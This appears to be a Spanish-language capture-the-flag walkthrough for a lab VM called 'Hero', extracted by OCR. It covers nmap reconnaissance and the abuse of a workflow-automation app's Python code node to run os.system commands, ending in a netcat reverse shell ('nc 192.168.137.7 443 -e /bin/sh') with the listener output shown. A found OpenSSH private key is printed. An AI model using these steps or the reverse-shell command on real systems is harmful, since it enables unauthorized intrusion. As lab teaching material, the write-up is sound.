


Hero




```
❯ nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 16:31 EST
Initiating ARP Ping Scan at 16:31
Scanning 192.168.137.11 [1 port]
Completed ARP Ping Scan at 16:31, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:31
Scanning 192.168.137.11 [65535 ports]
Increasing send delay for 192.168.137.11 from 0 to 5 due to 32
Discovered open port 80/tcp on 192.168.137.11
Increasing send delay for 192.168.137.11 from 5 to 10 due to ma
Increasing send delay for 192.168.137.11 from 10 to 20 due to 7
Increasing send delay for 192.168.137.11 from 20 to 40 due to 7
Increasing send delay for 192.168.137.11 from 40 to 80 due to 9
Increasing send delay for 192.168.137.11 from 80 to 160 due to
Increasing send delay for 192.168.137.11 from 160 to 320 due to
Increasing send delay for 192.168.137.11 from 320 to 640 due to
Increasing send delay for 192.168.137.11 from 640 to 1000 due t
Discovered open port 5678/tcp on 192.168.137.11
Warning: 192.168.137.11 giving up on port because retransmissio
Completed SYN Stealth Scan at 16:32, 59.43s elapsed (65535 tota
Nmap scan report for 192.168.137.11
Host is up, received arp-response (1.4s latency).
Scanned at 2025-02-25 16:31:20 EST for 59s
Not shown: 65251 closed tcp ports (reset), 282 filtered tcp po
PORT     STATE SERVICE REASON
80/tcp   open  http    syn-ack ttl 64
5678/tcp open  rrac    syn-ack ttl 63
MAC Address: 08:00:27:E0:A8:59 (PCS Systemtechnik/Oracle Virtua
```




```
❯ nmap -sCV -p80,5678 -Pn -n --min-rate 5000 -vvv 192.168.137.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 16:33 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning
```




```
80/tcp   open  http    syn-ack ttl 64 nginx
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Site doesn't have a title (text/html).
5678/tcp open  rrac?   syn-ack ttl 63
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Accept-Ranges: bytes
|     Cache-Control: public, max-age=86400
|     Last-Modified: Tue, 25 Feb 2025 21:12:30 GMT
|     ETag: W/"7b7-1953ef444dc"
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 1975
|     Vary: Accept-Encoding
|     Date: Tue, 25 Feb 2025 21:33:13 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <script type="module" crossorigin src="/assets/polyfills-DfOJfMlf.j
|     <meta charset="utf-8" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <meta name="viewport" content="width=device-width,initial-scale=1.0
|     <link rel="icon" href="/favicon.ico" />
|     <style>@media (prefers-color-scheme: dark) { body { background-colo
|     <script type="text/javascript">
|     window.BASE_PATH = '/';
|     window.REST_ENDPOINT = 'rest';
|     </script>
|     <script src="/rest/sentry.js"></script>
|     <script>!function(t,e){var o,n,
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 143
|     Vary: Accept-Encoding
|     Date: Tue, 25 Feb 2025 21:33:14 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
```



```
❯ whatweb 192.168.137.11
http://192.168.137.11 [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx], IP[192.168.137.11], nginx
```





```
-----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW QyNTUxOQAAACComGN9cfmTL7x35hlgu2RO+QW3WwCmBLSF++ZOgi9uwgAAAJAczctSHM3L
UgAAAAtzc2gtZWQyNTUxOQAAACComGN9cfmTL7x35hlgu2RO+QW3WwCmBLSF++ZOgi9uwg AAAEAnYotUqBFoopjEVz9Sa9viQ8AhNVTx0K19TC7YQyfwAqiYY31x+ZMvvHfmGWC7ZE75
BbdbAKYEtIX75k6CL27CAAAACnNoYXdhQGhlcm8BAgM= -----END OPENSSH PRIVATE KEY-----
```




Email: test@test.com

Password: ●●●●●●●●●●●●●







Action in an app
Do something in an app or service like Google Sheets, Telegram or Notion

Data transformation
Manipulate, filter or convert data

Flow
Branch, merge or loop the flow, etc.


Core
Run code, make HTTP requests, set webhooks, etc.

Advanced AI New
Build autonomous agents, summarize or search documents, etc.

Add another trigger
Triggers start your workflow. Workflows can have multiple triggers.

aqui hay como una terminal, podes tirar comandos pero no te deja tirar un rev shell ni con netcat, asi que me voy a codigo

vemos que al colocar un comando acertado devuelve 0, de lo contrario otro nro



Mode: Run Once for All Items


Language: Python (Beta)

Python

```
# Loop over input items and add a new field called 'myNewField' to the JSON of each one
import os
for item in _input.all():

  item.json.myNewField = os.system("fefererg")
return _input.all()
```

1 item

```
[
  {
    "myNewField": 32512
  }
]
```



Mode: Run Once for All Items

Language: Python (Beta)

Python


```
# Loop over input items and add a new field called 'myNewField' to the JSON of each one
import os
for item in _input.all():

  item.json.myNewField = os.system("whoami")
return _input.all()
```

Debug by using `print()` statements and viewing their output in the browser console.

1 item

```
[
  {
    "myNewField": 0
  }
]
```

como ya se que tengo nc por que lo verifique cuando entre en ejecutar comando, vamos a ver si nos podemos tirar una shell (intente bash pero me corta la conexion)




Mode: Run Once for All Items

Language: Python (Beta)


Python

```python
# Loop over input items and add a new field called 'myNewField' to the JSON of each one
import os
for item in _input.all():

  item.json.myNewField = os.system("nc 192.168.137.7 443 -e /bin/sh")
return _input.all()
```


Debug by using `print()` statements and viewing their output in the browser console.



```
listening on [any] 443 ...
connect to [192.168.137.7] from (UNKNOWN) [192.168.137.11] 33943
id
uid=1000(node) gid=1000(node) groups=1000(node)
ls
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
